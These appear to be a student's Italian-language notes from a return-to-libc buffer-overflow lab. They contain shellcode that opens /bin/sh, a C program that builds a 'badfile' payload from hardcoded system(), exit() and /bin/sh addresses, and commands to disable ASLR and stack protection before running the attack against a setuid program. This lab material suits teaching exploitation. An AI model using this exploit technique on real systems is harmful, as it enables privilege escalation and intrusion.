**Return to lib**

**es1**

**#include <string.h>**

**#include <stdio.h>**

**const char code[] =**

**"\x31\xc0\x50\x68//sh\x68/bin"**

**"\x89\xe3\x50\x53\x89\xe1\x99"**

**"\xb0\x0b\xcd\x89";**

**int main(int argc, char \*argv){**

**char buffer[sizeof(code)];**

**strcpy(buffer, code);**

**printf("ciao");**

**((void(\*)())buffer)(); //cast a un puntatore <--- chiama il code , che dovrebbe apre un bash**

**return 1 ;**

**}**

questo genera un segmentation fault, perchè è un puntatore a una memoria che non può accedere

con executable stack -> funzia

con non executable stack → non funziona

**es6**

#include <stdio.h>

int main(){

char \*shell=(char \*)getenv("MYSHELL");

if(shell){

printf("Value: %s\n", shell);

printf("Address: %x\n", (unsigned int)shell);

}

return 1;

}

\_\_\_\_\_\_\_\_\_\_\_\_

MYSHELL="\bin\bash "

ES8

//questo file va a rimpiere il badfile nel modo appropriato con i giusti indirizzi per fare attacco

#include <stdio.h>

#include <string.h>

int main(int argc, char \*\*argv){

char buf[200];

FILE \*badfile;

memset(buf, 0xaa, 200);

\*(long \*) &buf[70] =0xbffffde2; // indirizzo di /bin/sh

\*(long \*) &buf[66]=0xb7d989d0; // indirizzo di exit() da prendere con

il commando gbc es2.c e poi fare: p ext

\*(long \*) &buf[62]=0xb7da4da0; // indirizzo di system.

badfile=fopen("./badfile","w");

fwrite(buf,sizeof(buf),1,badfile);

fclose(badfile);

}

**disattivare indirizzo randomization :**

**sudo sysctl -w kernel.randomize\_va\_space=0**

**osservazione :**

**kernel.randomize\_va\_space=1 → varia stack**

**kernel.randomize\_va\_space=2 → varia stack e**

**compilare con stack non esectable:**

**gcc -fno-stack-protector -z noexecstack es2.c -o es2**

**Prima lancio sudo sysctl -w kernel.randomize\_va\_space=0**

**gcc stack.c -o stack -z execstack -fno-stack-protector**

**touch badfile crea un badfile**

**setti setuid stack.c prendi indirizzo memoria**

**\bin\sh con es6 prendi indirizzo system e exit con**


**gdb stack (-q es6 quiet mode se non sono in root)**

**con run -> p system -> p exit aggiorni es8 con indirizzi**

**lanci es8**

**lanci stack**

**e funziona**

****

**10) Try changing the name of the program from stack to pippo, then change it from pippo to paperino**

**stack ---> pippo, il programma funziona ancora perchè hanno la stessa lunghezza quindi la memoria in cui va ad occupare puo rimanese la stessa**

**stack -- paperino → il programma non funzionerà una sega perchè occorre una memoria più larga e quindi gli indirizzi settati per stack non funzionano per paperino**

**i print %x e % p**

****